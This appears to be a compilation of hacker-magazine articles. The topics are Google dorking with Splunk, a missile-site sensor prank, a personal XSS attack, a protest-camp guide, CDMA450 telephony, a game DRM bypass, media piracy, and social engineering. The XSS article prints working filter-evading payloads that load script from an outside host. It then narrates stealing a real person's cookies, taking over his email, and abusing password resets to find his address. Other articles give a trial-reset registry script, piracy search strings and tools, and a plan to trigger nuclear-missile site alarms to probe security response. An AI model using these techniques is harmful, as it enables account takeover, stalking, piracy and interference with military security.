Edit Splunk's input types to monitor the directory or files that the Google dorking script will write to, and assign the newly minted googledorking sourcetype to this

input. To do this:

1. Log into the Splunk web interface at http://localhost:8000/ (or wherever you configured it).
2. Click on "Manager" in top right.
3. Select "Data Inputs" on the right.
4. Click the "Add data" button.
5. Click "A file or directory of files" from the presented links.
6. Under "Consume any file on this Splunk server," click "Next".
7. Select the "Skip preview" radio button (Splunk is bad at previewing data with transforms), then click continue.
8. Under full path to your data, put the path to the googledorking results folder (config default is /opt/googledorking/results).
9. Check the box for "More settings".
10. Under "Set the source type," select "From list".
11. Under "Select source type from list," select "google_dorking".
12. Click the save button.

To see your results (if/when you have any), select "Search" from the App pull down menu at the top right. Search for:

```
sourcetype="google_dorking"
```

Cron

Once the script is in place and is verified working, the crontab can be configured as follows:

If your system is missing cron (mine was), vixie-cron can be installed with the below command:

```
$ yum install vixie-cron
```

The crontab can be updated with "crontab -e":

```
$ crontab -e
```

Insert the below line to run the script every day at 2:04 am (arrange to your own personal preference):

```
04 02 * * * /opt/googledorking/
➥bin/runGoogleDorking.py
```

Assuming default configuration, this should make 90 queries a day and the results should be immediately visible in Splunk. How you use them is up to you. I strongly encourage checking out Stach and Liu's collection of queries (and others) listed in the README. Happy hacking/splunking/dorking!

by Bad Bobby's Basement Bandits

Otherwise known as the 21M-LGM30G Intercontinental Ballistic Missile. Your typical Missile Wing consists of 50 Minuteman III ICBMs. Each missile is located on its own plot of ground, usually located on part of someone's farmland. There are many articles and videos of individuals exploring abandoned missile sites and missile bases. This article will explore having fun with an active missile site. This article is unclassified and for information purposes only.

Each missile is protected by an approximately eight foot barbed wire fence and hidden sensors. In general, the sensors are divided into two zones: the outer zone and the inner zone. When a sensor detects something, it sends an alarm to the Launch Control Center. The most frequent alarm is an outer zone alarm. Many things cause an outer zone alarm such as birds, rabbits, blizzards, wind, hail, etc.

Authorized individuals also set off the outer and inner zone sensors. However, authorized individuals will communicate with the various monitoring agencies (Flight Security Controller, Maintenance Control, etc.) by using various electronic communication devices (radios - VHF/UHF/whatever, on-site landline phones, etc.). The most common types of authorized individuals are Maintenance Teams.

The Launch Control Center is manned by two individuals called Missileers or Crewdogs or Missile Crew. One Missileer is known as the Commander and the other is known as the Deputy. As the Launch Control Center receives the sensor alarm for a particular missile, the Missile Crew notifies the Flight Security Controller (Main Attack Dog). The Flight Security Controller sends out a couple of attack dogs (otherwise known as the Alarm Response Team). The Alarm Response Team responds to the alarm situation at the Missile Site.

In my opinion, the Alarm Response Team responds to a lot of outer zone alarms... so much so that they tend to be lax in their response to outer zone alarms. They usually respond slowly to see if an inner zone alarm is tripped. If no inner zone alarm, they ease out to the missile site. Depending upon road and weather condi-

tions, it takes anywhere from five minutes to twenty minutes or so for the Alarm Response Team to "strike" the missile site.

If there are no other problems, the Alarm Response Team clears the outer zone alarm. After the Missile Crew conducts successful tests on the missile site, they release the Alarm Response Team to return.

As a Missileer, I was sent out to Missile Sites with Maintenance Teams for various reasons. I went out with a Maintenance Team and Police (Air Force, U.S. Marshal, etc.) to escort a ReEntry Vehicle (RV) to a missile site. We were doing a ReEntry Vehicle removal and replacement. The ReEntry Vehicle contains the thermonuclear warheads. I rode out as the Convoy Commander. It was wintertime, and everyone was cold and miserable.

After a successful RV removal and replacement, the Maintenance Team started to secure the missile site. One final check involved testing the security system. The Maintenance Officer directed his crew to make some snowballs. After the Missile site security sensors reset, he directed his crew to throw snowballs at the outer and inner zone sensor areas. The various sensors detected the snowballs and were eventually reset. We returned to the main base.

Now for some real fun. Do not do this. In my opinion, there is not enough security personnel to respond to (nearly simultaneous) security alarms at all the missile sites in a certain area. If a few individuals were to coordinate tossing objects into a missile site at about the same time and then immediately leave the missile site area, they could monitor the Alarm Response Teams (strike teams) arrival times using stopwatches. In winter, they might toss a couple of snowballs. Snowballs will break up and blend in with the rest of the snow. In summer, they might toss a couple of ice cubes. The ice cubes will melt due to the heat. *Be sure to always aim for hitting only the corner areas of the missile site*.

Warning: *Never* hit the launcher lid. The launcher lid is located in the center of the missile site and will cause an inner zone alarm. The strike team will arrive very fast for an inner zone alarm.

Warning: Do not attempt to talk or interact with the strike team. You should be far enough away from the missile site to monitor the strike team's arrival, but not so close that they would report you as a possible suspect.

The idea is to toss items at the sensor areas that will not leave evidence (disappear) and will not damage equipment. With a little coordination, someone could have the strike teams running around the missile field all night.

The real exploit is draining missile resources and gaining a general understanding of how the security system of an active missile site operates.

In closing, I have one final admonition: Do not do this!

Finally, remember to have fun!

My First blackhat

by Pierre LC

I'm a 30-something software engineer who's always been interested in hacking. The earliest code I can remember is writing BASIC programs when I was four years old, just to see if I could tell the computer what to do. This type of thinking naturally led to an interest in computer security, but my career in legitimate software coupled with my parents' good job (apparently) raising me has always kept my interest in blackhat matters purely academic.

The worst I've ever done until today was in college. Some wannabees thought it would be clever to spread BackOrifice, a classic trojan horse, across the dorm network. Since I was well known as an upstanding healer of computers, I was naturally called upon to clean up dozens of infected boxes, which I happily did for my friends. Just to be funny, entirely because of how easy it was, I also put a file on my public network share called "Uninstall_BackOrifice.exe" which did exactly what you are thinking it did. A few funny dialog boxes and extended CD trays later spelled the end of my "blackhat" career. Until today.

A former customer owes me money. Not much, but I'm not the type of person to just forgive a $2,000 debt, especially when the guy swears he's going to pay and then just disappears. I filed a suit in small claims court but, without knowing the offender's address, he cannot be served and thus gets off scot-free. So I decided to take matters into my own hands.

Of course, before I decided to do anything legally ambiguous, I exhausted my other options. The first step in any operation like this is information gathering and, as my only goal was to obtain the new address of my debtor, I thought there was a good chance it would be readily available online. After a couple days of Googling his name, email, and various usernames, I had a

pretty good map of his online presence.

Being a little older, he wasn't quite the online butterfly as the average senior in high school. He did, however, have at least three email addresses, Facebook, and a healthy number of niche online data/social networking sites. I didn't find his address, but one of those sites turned out to be a gold mine.

It was a classic social networking site rip-off: profiles, friends, direct messages, everything. It was designed for a particularly non-tech-savvy, aging, counterculture demographic, apparently to facilitate trading "happy hump day" messages and sharing pictures of modes of transportation with lots of "chrome." The site wouldn't show me full user profiles until I registered, so I made a throwaway Hotmail account and signed up. I didn't get any directly useful information off the target's full profile, but I did notice some things about the site that raised some flags.

It would be an understatement to say the site was poorly designed. Clearly designed for IE, the pages would barely render coherently in other browsers. The dhtml effects were riddled with bugs, and the site regularly displayed amateurish error messages assuring me that someone had been notified of the problems. After I was logged in, I checked the cookies the site was setting to get a better idea of how the site worked. Mixed in among about a dozen ad tracking/ASPSESSION cookies was one called "thecookie" that jumped out at me because of its value:

```
userID=123456&email=my_new_email
➥@hotmail.com&password=my_new_
➥password&remember=1
```

Right there, in plain text, was my email address and password for the site! They defaulted the "remember me" checkbox, and whoever wrote this site decided this was the easiest way to "remember" someone. I recently read a lot of online (and offline) hullabaloo about cross-site scripting (XSS) attacks that could steal people's cookies. Well, here I stumbled on a cookie that is worth stealing! I immediately went over to the "Edit Profile" page to do some testing. There were about 20 different text boxes asking for information. "Biography," "Favorite movies," "Turn-ons," etc. Using the cheat sheet found at `http://ha.ckers.org/xss.html`, I tried various permutations of JavaScript, seeing if any of it worked. Ninety percent of the fields filtered out all html, but I found a couple of fields that left <img> tags in!

Thinking about the <img> tag's event handler attributes, I knew there was a chance I could execute JavaScript if they were left intact. So I found an image in the site header and then declared that my "Turns-ons" were as follows:

```
<img src="/site_logo.jpg"
➥ onload="alert('it works!');">
```

When I went and viewed my profile, sure enough it popped right up and said "it works!" The next hour or two flew by as I worked on an exploit to nab the cookies of an unwitting user unfortunate enough to click on my profile. Now this particular field only allowed 255 characters, which is almost certainly related to the fact that it had different filtering rules. So I had to either be brief with my code or find a way to be verbose. I tried something like this:

```
<img src="/site_logo.jpg" onload
➥="document.write('<SCRIPT
➥ SRC=http://ha.ckers.org/xss.js
➥></SCRIPT>');" >
```

The thinking was that if I could remotely load a script, I could be as long-winded in my endeavors as I wanted. However, the bright kid who coded the site ran the text through a filter which stripped "<SCRIPT" right out, causing a JavaScript parse error. No problem:

```
<img src="/site_logo.jpg" onload
➥="var s=String.fromCharCode;
➥document.write(s(60) + 'SCRIPT
➥ SRC=http://ha.ckers.org/xss.
➥js' + s(62,60,47) + 'SCRIPT'
➥ + s(62));" >
```

Since I was short on space, first I defined a variable ("s") that pointed at the String.fromCharCode function. That function lets you specify characters as numbers, which I hoped would defeat a poorly written filter like this. And sure enough, when I loaded the public-facing profile, I saw a big, ugly dialog box that contained all of my cookies. Success!

I'm going to gloss over the details since the remaining steps are all straightforward for any competent web programmer. I put a JavaScript file on my server that would send the cookies to a simple PHP script which would in turn email them to another email address I had set up for solely that purpose. The final two steps were to log back on the site and add the target as a "friend." I didn't need him to accept; I just needed him to check out my profile. I thought if I was friends with his friends, he would be more likely to click my profile, so I systematically requested friendship with all 94 of his friends, and 26 of them accepted within hours. I'm not sure if that helped, because, about 18 hours after I sent that message, he politely declined my friendship. And rightly so, because seconds later his email address (one I didn't know about) and password to the site magically appeared in my inbox: not something a "friend" would do.

Success!! Of course, the password he used for this low-rent, amateur, security-hole-ridden site was the same one he used for his email. Once I got access to his email, the game was over. There are literally thousands of sites that need to have your mailing address nowadays. Even though his password for a certain very popular online retailer was not the same word (yes, a single lowercase word) he used for online dating, I simply requested they send a link to reset his password. Five minutes later, I had his shipping address, which he actually had a package shipped to earlier that week! Mission accomplished!

His new subpoena is now on its way.

Some of the things I did to obtain this information were likely not legal in many jurisdictions. I could have, of course, performed myriad other malicious changes to his accounts. It is likely that I could have gained access to his bank/PayPal account and simply given myself the money he owed me. I could have ruined personal relationships, locked him out of his entire online life, and probably worse. However, the police rarely give you credit for what you *didn't* do; they tend to focus on what you *did*. Despite the urge to get a little revenge, I stopped after I found the information I'd been looking for.

But even for the casual observer, there are lessons to be learned from this.

For everyone: the passwords you use online don't matter, except insofar as they should be different. The target's password was hilariously insecure. A reasonably common American male first name, six characters long, no numbers or symbols. Yet this story would be no different if he had randomly generated a 36 character string. I didn't brute force anything. I simply found a site he trusted and asked it nicely to disclose his secrets. It obliged. He even had different passwords for other sites, likely because this one wouldn't pass their strength policies. None of that matters if you use the same password for your email as you do on some random online dating site. So always, always use a completely different password for at least your email.

And to the web developers: you should not try to write your own security code. There are many libraries to handle XSS HTML sanitization, and even those almost certainly have flaws. You have no chance as an individual trying to reinvent the wheel. And while I chose XSS for this exploit, I'm certain with a little looking I could have found SQL injection attacks as well that would have provided me the same information without the target even needing to click my profile.

Finally, and most importantly: Don't try to run away from a debt you owe to a hacker. The temptation to darken one's headwear might be too great for even the strictest whitehats.

How to Create and Operate a Temporary Free Autonomous Zone

by lifeguard

This how-to is intended to document a framework of protocols and techniques to organize a large, diverse group of individuals voluntarily gathered together for a shared purpose, and in a public space. For example, a hacker carnival. Or to respond to a community crisis. It is assumed this gathering will happen in a public space without permission from authorities - but this is not a requirement. These techniques also would work for a private gathering, political protest, or a commercial event. But it is assumed that there is no hierarchy or authority, just volunteers. I use the term tents in this how-to; however, you could also use tables, rooms, or simple paper signs to gather at as your situation dictates. Key areas:

Info Tent: This area should be staffed 100 percent of the time your zone is in operation. It is the place newly arriving participants can get the information they need about the agenda of your event and guidelines for behavior. This is also an important location to accept donations, or drop off equipment to be used in the event. A volunteer should always be working this tent. It is also a good place to put up a sign explaining the colors of the armbands you are using. (see "Techniques" section)

Aid Tent: Ideally, this should be next to the info tent. At a minimum, a CPR-certified volunteer should staff this tent 100 percent of the time your zone is up and running, and they should have a working cell phone. At large events, it is not uncommon to have nurses and veteran military medics volunteer. First aid supplies should be cached here and there should be a chair and place to lay down. "Self-service" first aid supplies can also be distributed here, like hand sanitizer, sunscreen, hand warmers, band aids, etc. Just put them out on a table for folks to use as they need.

Staff Support Tent: This is a minor area - think of it as a break room for volunteers. An area to secure personal items. It should be close to the Aid tent. For long events, medics and info staff

may sleep in this tent.

Food and Drink Tent: If your are providing food, this is the place to collect, prepare, and distribute it. Ideally, a volunteer with food handling/prep experience and permits. If you just have a water cooler and a bag of apples, it is not so critical. But if you are serving pot luck dinner to 200 people, this is a very important area! Experience has shown that this should not be a self serve area to control portion size and prevent people from raiding all the supplies and leaving. Keep this area very clean and provide hand sanitizer for volunteers and participants. Many cities have laws that only allow you to distribute prepackaged food.

Sanitation (recycling and toilets): Don't make a mess! Set up recycling containers and label them. If you don't have toilets on site, provide info on nearby public toilets. If you have "porta potties," lock them when they get full. Some businesses pay to have their garbage hauled away, so be careful not to dump your trash there. Also, be aware that this area may build up a supply of glass bottles than can create hazards. Have a plan to safely get rid of garbage.

Optional: Library - shared books, media/ press area (if you are documenting your Zone, you might have an Internet connection here), *spiritual sanctuary* (a quiet place that all respect), *school* (a place for tech talks or training).

Workgroups

A time tested way to get things done is to divide a large group into smaller specialized committees or workgroups. Each small group focuses on a task and then reports back to the whole on results and needs. Here are some examples: governance - central group other groups report info to for planning, task specific - related to purpose of your Zone like "cook dinner for all," peace and safety - this is similar to security but should be non-authoritarian, technical - IT and AV, media - Livestream or other documentarians, outreach - working with the public and recruiting. These are only examples!

Techniques

1. Colored armbands for workgroup members and sign at info tent with "key" to colors.
2. Human microphone wherein persons gathered around the speaker repeat what the speaker says "amplifying" speaker's voice.
3. General assembly gathering called to address issues and vote on group decisions.
4. Tent city style campers should agree to work a three hour shift every day.
5. Accountability by banning problem people if three group members agree and log it.
6. "Manage" outside authorities by monitoring and proactively communicating with them.
7. If asked if you have a permit (in USA), state: "Yes, it is a copy of the Constitution."

Pro-Tips

- Respect other person's way of "doing it."
- Listen and seek to understand before being understood.
- Use an open process for participants to endorse your common goals and contribute to them (this will create buy-in and gives everyone a reason to work together).
- Encourage natural public speakers and leaders not to dominate the discussion, facilitate shy participants joining in discussions.
- Gently use "process" to keep groups focused on agreed to goal/task; this is needed to produce "results" in a timely manner.
- If you are using a public space, be respectful of others who also want to use the space, like farmer's markets, sports teams, or even an established homeless community.
- If you need continuous "staffing," offset volunteers' start times so they don't all get tired and leave at the same time.
- "Many hands make light work" is an old saying that is still true today. Gathering with your friends and others to make new friends is a rewarding experience. It can be refreshing to interact with a group of people in person instead of on Xbox. And, if you have a large project, a group of volunteers may be the only way to complete it. After organizing your first free autonomous zone, you'll never see public spaces and parks in the same way!

"The TAZ (Temporary Autonomous Zone) is like an uprising which does not engage directly with the State, a guerilla operation which liberates an area (of land, of time, of imagination) and then dissolves itself to re-form elsewhere/elsewhen, before the State can crush it. Because the State is concerned primarily with Simulation rather than substance, the TAZ can "occupy" these areas clandestinely and carry on its festal purposes for quite a while in relative peace." - from an Anarchist essay in T.A.Z. by Hakim Bey. `http://hermetic➥.com/bey/taz3.html#labelTAZ`

As Hurricane Sandy demonstrated in New York and New Jersey, communities can use these techniques to self-organize and provide mutual aid.

TELECOM INFORMER

by The Prophet

Hello, and greetings from the Central Office! Or at least what passes for a Central Office in my life these days. It has been a whirlwind few months in Rotterdam, and I am still neck-deep in management training. I am preparing for a future life as a silver-haired executive, and it's a huge change of pace. Rather than spending my evenings doing "service monitoring" and reading Line, WhatsApp, and Skype conversations (it's really amazing what deep packet inspection equipment can do these days), I'm buried in Harvard Business School case studies. "Soap or Beauty Bar?" was the case from yesterday, and that's another six hours of my life that I will *never get back*. It's amazing just how uninteresting your life can become if you really set your mind to it.

Weather in the Netherlands is pretty awful, the food isn't very exciting (a typical dish is called *stamppot*, in which you mash vegetables and mystery meat together with potatoes), and it's an expensive country to visit. The moment I had a week free, I hopped on a plane and headed to Thailand. Malaysia Airlines flies to Phuket via Kuala Lumpur, so I managed to squeeze three countries into this trip (Thailand, Myanmar, and Malaysia). Although Malaysia bills itself as a high tech center, Internet service is censored and I was surprised to find that it is relatively slow (tested from numerous locations over multiple networks in Kuala Lumpur). The service is considerably faster in Thailand, but I was surprised to find a censorship firewall in use there as well. Want to know about the King of Thailand? You'll be politely reminded that Thailand, while friendly, is not a free country. And in Myanmar? Locals in the village I visited near Ranong use wireless Internet access from Thailand. You can get Internet access from the local authorities, but it's slow, censored, and operates via a USB modem. "USB modem?" I asked, and so it was that I saw my first-ever CDMA450 device.

Although CDMA450 has either been deployed or is in testing throughout 62 countries worldwide, I'd never actually come in contact with any CDMA450 equipment. While China Telecom theoretically has a nationwide CDMA450 deployment, the equipment isn't normally carried or sold in cities or even in the very rural areas in China that I have visited. I was never able to get a clear answer on where to buy the equipment or how to obtain the service, although I'm sure the deployment must exist because two Chinese companies (Huawei and ZTE) manufacture CDMA450 handsets and base stations.

CDMA450 operates much like any other CDMA deployment using the Qualcomm CDMA2000 technology, but it operates in the 450MHz spectrum, which is a much lower frequency than normally deployed. Typical CDMA2000 deployments (like those operated by Verizon, Sprint, and US Cellular) are in the 800MHz, 900MHz, 1800MHz, and 1900MHz bands. CDMA450 reuses spectrum that was previously deployed in Russia, Africa, Southeast Asia, Latin America, and Eastern Europe for a legacy analog cellular technology called NMT, and was designed as a drop-in replacement for this obsolete technology. This is similar to the United States, where CDMA systems were designed as a drop-in replacement for the AMPS analog cellular technology. The technology performs very well in the field, and each CDMA450 cell can cover a much larger distance than at 800MHz or 1900MHz. For example, a single CDMA450 cell can cover a maximum radius of approximately 50km, whereas a single CDMA1900 cell can cover a maximum radius of approximately 13km. In relative terms, you would need nearly 14 CDMA1900 cells to provide the same coverage area that a single CDMA450 cell can provide.

The first deployment of CDMA450 technology was in Romania, shortly followed by a deployment in Russia. Today, CDMA450 is used in dozens of countries to provide coverage across vast distances with relatively sparse population. It is possible to deploy CDMA450 in more populated areas as well by deploying more cells, and having each transmit at lower power. However, CDMA450 is generally used to provide coverage

in areas where other communications options aren't available.

Given the rural nature of CDMA450 coverage and the relatively lesser developed markets in which it is deployed, there are relatively few devices available. While base stations are available from all major telecom equipment manufacturers worldwide, the majority of deployments are Huawei and ZTE (there are also a few Ericsson and Lucent deployments). Most popular CDMA450 handsets are sold by a few smaller Chinese manufacturers. The design of CDMA450 handsets differs substantially from other CDMA handsets because a larger antenna is required (and an external antenna is best). Although CDMA450 handsets come from a limited number of manufacturers in a relatively smaller number of models, they do not entirely lack for features. One popular CDMA450 phone, the Qlink C820, runs the Android 2.3.4 operating system in a variety of languages. You will not, however, find the latest phones from popular manufacturers operating on CDMA450, so the iPhone will probably not be coming to the steppes of Siberia any time soon.

Another type of popular CDMA450 handset is designed for a fixed location and has a very large antenna. These are called "wireless local loop" handsets, and look similar to a conventional telephone. These handsets are used in very remote locations with a weak signal and are typically paired with a Yagi antenna which can be mounted on a pole or rooftop.

While it is possible to deploy CDMA450 in a "data only" configuration, and some carriers have chosen to do so, voice is still considered the "killer application." The majority of deployments offer 1xRTT, but this is only optimal for voice and text services. Data services are available with 1xRTT, but operate at a maximum speed of 144Kbps. 1XEV-DO, depending on the revision deployed (DO, DOrA, or DOrB) offers varyingly faster speeds. With the EV-DO Revision A (DOrA) flavor, the most popular, the theoretical maximum download speed is 3.1Mbps with a theoretical maximum upload speed of 1.8Mbps. In practice, speeds are slower, but this is still enough for basic web browsing, email, and instant messaging services. In remote areas where Internet service may not be practical to provide via any other means, the performance can be considered acceptable.

Given the rural nature of CDMA450 deployments, backhaul to the rest of the telephone system may not be easily possible. One vendor, AirWalk, has developed an integrated solution intended for extremely remote areas that can be easily interfaced to satellite backhaul. In one such deployment, a base station and satellite uplink was placed on a mountaintop and was able to provide coverage to the entire valley below. It's important to note that the speed of Internet connectivity is limited by both the performance of a 1xEV-DO session and the available Internet backhaul from the base station, so obviously Internet speeds will not be fast in such a deployment. Similarly, voice service is limited by the number of available voice channels, which are typically trunked via VoIP. All of this is configurable at the base station so engineers can provide the best user experience based on the tradeoffs in play.

The U.S., Canada, Australia, and Western Europe (excluding small-scale trial deployments) are conspicuously absent from CDMA450 deployments. In the US, the 450MHz-470MHz frequencies that are considered optimal are already occupied, including by amateur radio users. Given the complexity in reassigning these frequencies and the relatively high availability of traditional telephone services - even in the most rural parts of these regions - means that future deployment of CDMA450 is unlikely there. However, in the developing world, CDMA450 will help to serve areas that may not ever be serviced by traditional "wired" telephone service. While this technology will not fully serve to bridge the "digital divide," I believe it can help to enable telephone service in places where it was not previously available. While Google has stated ambitious plans to deploy Wi-Fi from dirigibles, CDMA450 is available now and works well today.

And with that, it's time to bring this issue of the Telecom Informer to a close. The next few months will bring another two continents, so if you'd like to see me this year, try to catch me at Defcon 21 in Las Vegas. Stay safe this summer, don't forget to send in your favorite payphone pictures, attend your local *2600* meeting, and never stop exploring!

References

`http://www.cdg.org` - CDMA working group – *CDMA450 World Update* (23 Feb 2011), CDMA450 Deployments reference

Luo Huifang, ZTE: *CDMA450: Lower TCO Enabling Greater Profits*

Netevschi, Surana, Du, Patra, Brewer and Stan: *Potential of CDMA450 for Rural Network Connectivity*

AirWalk Communications: *AirWalk CDMA 450MHz Rural Solutions* (April, 2009)

A Broad Spectrum of DRM

by Cybermouse

In my years as a computer user, I've seen quite a wide spectrum of DRM, or digital rights management. I will not be discussing music DRM, as I've not had much experience with it, and the way it is accomplished is fundamentally different than how software DRM is handled. Typically, software DRM is either embedded as part of the software itself, or as a wrapper that also functions as a sort of management system for distributors, such as Big Fish Games. Regardless of how it is accomplished, DRM seeks to limit the user's ability to play the game or use the software if the user has not yet purchased it. There is quite a variety of restrictions that DRM can impose, such as time limits, functionality limits, gameplay limits, the addition of advertising, or otherwise a general dilution of the program's usefulness.

You may recall the video game Spore, which not only took the trophy for the most obnoxious DRM ever designed, but consequently also became the most pirated game in history. I can't think of anything that better illustrates the complete failure of DRM. The pirated version of Spore is far easier to install and appallingly runs better too. The real annoyance is that even if you own a legit copy of Spore, playing the pirated version instead to avoid the DRM is still considered software piracy. This marks one end of the DRM spectrum.

Fortunately, most software companies have the good sense to use DRM in moderation. Any more is a waste of resources and time. These days, it's simply naive to have invincible DRM as your goal. Someone, somewhere, will eventually crack it, and steal your money. Spore had, admittedly, one of the "best" DRM solutions of its time. That didn't make it invincible; in fact, the more difficult a challenge, the more tantalizing the reward, even just psychologically. As good hackmanship goes, it's not about playing a game for free, or even getting back at a company that may have its priorities somewhat amiss. It's about the challenge itself, pure and simple. It's a big combination lock, and for any true hacker, that's an irresistible chance to prove and hone one's skills even further.

For some time I have been acquainted with the wonderful company Alawar Games. While most of their games are comparable to the average match-3 or hidden object game, usually with better graphics and less interesting gameplay, there are a few definitely worth your time and/or money. However, I wasn't going to let them off the hook that easily. I decided to call their bluff on the supposed one-hour free trial gameplay DRM ubiquitous to all their games. I guessed correctly that, like many smaller game companies, Alawar's DRM relies on the user's ignorance of their computer, or in this case, the Windows registry, for its security. To a software developer such as myself, that wasn't very secure at all.

I easily found the appropriate entry in the registry, named, conspicuously enough, Alawar. So I deleted one of its sub-keys, after changing various entries without any luck. Now when I restarted the game, the DRM wrapper saw no folder there and thought that the game hadn't been installed, restoring the gameplay time back to a full hour. Bingo!

Now that I had discovered the secret, I pushed the envelope a bit farther by deleting the entire Alawar key. Voila! All of the Alawar games I had installed reset their time back to an hour. I then created a registry script to delete this key, and a batch file which silently invokes said registry script, effectively resetting all timed trials for all Alawar demos back to the full hour with only a double-click (and several annoying dialogs, if you're using Windows 7). The files are simple:

```
ResetTime.reg:
Windows Registry Editor Version
➥ 5.00
[-HKEY_CURRENT_USER\Software\
➥Alawar]
[-HKEY_LOCAL_MACHINE\SOFTWARE\
➥Alawar]
ResetTime.bat:
@regedit.exe /s ResetTime.reg
```

Even after discovering this, I was still shocked that essentially three lines of script, using nothing more than Notepad, was all it took to render the DRM useless. While I don't advocate use of DRM, I would advise any game developers who are dead-set on using it to make theirs a tad more of a challenge than this!

I should mention at this point that I don't recommend actually abusing this to play through Alawar Games' great products for free. As they offer you an hour for free without any other restrictions, you'd be hard-pressed to find a better experience with any demo product, DRM or not.

Until next time, keep on hackin'!

Getting Free Media - All Without Torrents!

by B4tm@n

Disclaimer: All of the information in this article is for educational use only. If you use this and get sued, don't blame me.

Everyone loves media, and I'm guessing a good amount of people love getting it for free. Now, many people love using torrents to get their fill. However, with talk of ISPs subpoenaed by the RIAA or MPAA for p2p traffic, some people are getting turned off of torrents. But how can you get what you want for free without using torrents? Fear not, pirates! The torrent ship may have sunk, but there are plenty more, ready for boarding!

Method 1: Use Google to Search Indexes

I have gotten countless albums and movies using nothing but Google, and a little know how. This method is extremely simple, and works most, if not all of the time. So, pull up Google and get ready to search! First, have either a band name or album title in mind. As an example, I'll be using *The Downward Spiral* by Nine Inch Nails. To search indexes for this album, type in something like this: `-inurl:htm -inurl:html intitle:" of" " modified" The Downward Spiral mp3` or `-inurl:htm -inurl:html intitle:" of" " modified" nine inch nails mp3`. To find a movie or a book this way, simply search something like `-inurl:htm -inurl:html intitle:" of" " modified" The Matrix avi` or `-inurl:htm -inurl:html intitle:" of" " modified" The Deathly Hallows pdf`. Now, look through the search results to find the best index for you. Before you download anything, make sure to run the site through something like Web Of Trust. Avoid any sketchy sites! *The Hunger Games* or the song *Closer* is not worth giving your computer herpes. If the site passes the test, download away! However, some people might be against downloading from an unknown index, and that's perfectly understandable. So, this next method is for you people.

Method 2: Leeching from Legitimate Sites


Now, this way is for people who want something higher quality than a YouTube rip, and want it more easily than recording Spotify through Audacity. All you need is a single program, GrooveDown. GrooveDown is a program that can download anything from GrooveShark, a free music streaming site. GrooveDown can be downloaded for free from `http://groovedown.me`. After downloading and installing, all GrooveDown needs is for the user to input whatever band or song they like. The best part of GrooveDown is that you can download virtually any song. I have found songs on there that I had searched for via torrents and indexes for hours to no avail. It also has a "popular songs" list so that the user can easily get what they just heard on the radio. Sadly, I haven't found an equivalent way to do this with movies, though, so this method is somewhat limiting.

Method 3: VPN

Okay, I may have said that this article would give you what you want without torrents, and that was a lie. I apologize for that, but this method is very easy, and yet not enough people use it. This is a last resort method if you are wary about torrents. The first thing you need to do is sign up for a VPN, a virtual network that you can tunnel your traffic through so that you can torrent anonymously. Probably the best VPN of this type is BTGuard, as it is made specifically for torrenting, and doesn't keep user logs of your activity.

Wrap-up and Warning

Now, I hope that some of this information helps you. But remember to exercise caution. Don't download on a governmental network or a network you know is being watched. Make sure that there isn't a spy looking over your shoulder when you click a link. Don't download from a site that has pop ups advertising "cheep viagrra nao." And always, always scan anything that you download for viruses. So, as long as you are careful, and be damn sure you are, you should be fine. Happy downloading!



by jk31214

Working in IT, I hear people talk about social engineering, and what they think it is. Most of the time, they think it's evil hackers on the Internets trying to gain access to their Facebook accounts, to engage in nefarious wall posts. Social engineering is probably anything but that. But I wanted to outline some of the most common types from technical to simple. Our technology may change often, but human nature and cunning do not. That's why social engineering will always be a popular threat. Formally, social engineering is the act of manipulating people into giving out information that can lead to compromised security on a system, network, or lead to identity theft of an individual or group of people. Social engineering focuses on exploiting the implied trust that most people give to one another, and using that trust to gain pertinent information. These types of threats exist in the physical world as well as the virtual world. There are many ways that attackers have come up with to gain information from users. This article discusses different types of attacks that people may encounter, and possible ways to thwart these attacks. At the very least, I'll try to explain the best way for users to posture themselves to stay protected from such attacks.

Social engineering can show up in many forms. Right now, the exact definition is not perfectly clear, but anytime that a victim's information is obtained through the use of some sort of social interaction, online or physical, this can be considered a socially engineered attack. Throughout history, we've had scammers in our society, but for some reason now it seems trendy to try and define these attacks. Most of the time, this isn't anything new. Hey, old tricks are the best tricks, right? Most people tend to think of social engineering as just pertaining to social networking sites, such as Facebook or Twitter. Though this is one type of social attack, it's not the only type that is out there. There are many types of attacks in general. Some are cyber-related and some are physical attacks, meaning that they take place in the real world and they're not after your Twitter feed. As unbelievable as Hollywood makes it seem, it's usually easier for an attacker to obtain personal information from a user through actual physical social engineering than it is to "Holly- hack" a personal computer for the information.

The key to all social engineering attacks is first for the attacker to establish some sort of trust relationship with the victim. This can come from many angles unforeseen by the victim. For example, a new employee (attacker) at a company may start making friends quickly by striking up conversations about similar interests with coworkers. This may lead to a victim giving out more personal information than they should to the would-be attacker. If the answers to any of the victim's security questions are personal, an attacker may be able to collect these answers very easily just by having a conversation with the victim.

Even easier to perform than physical social attacks are "online" or cyber hoaxes, which are discussed later in the article. Have you ever gotten an email where the subject line was so convincing that you either had to open it to verify, or the email just plain fooled you right from the start? You then have become a victim of a social engineering attack. Just for that split second, your trust was earned and you opened the email. Chances are that most people can spot a hoax when they see one. But all it takes is one time to be fooled in order to fall victim to a serious attack.

I consider "spam" to be one of the first mainstream types of cyber social engineering. This is probably the most annoying attack that pesters most of us each day. Spam is an unsolicited email that is sent to thousands of victims at a time in the hopes that even a few victims fall for the deception, open the email, and follow its instructions. Spam is really the bane of email.

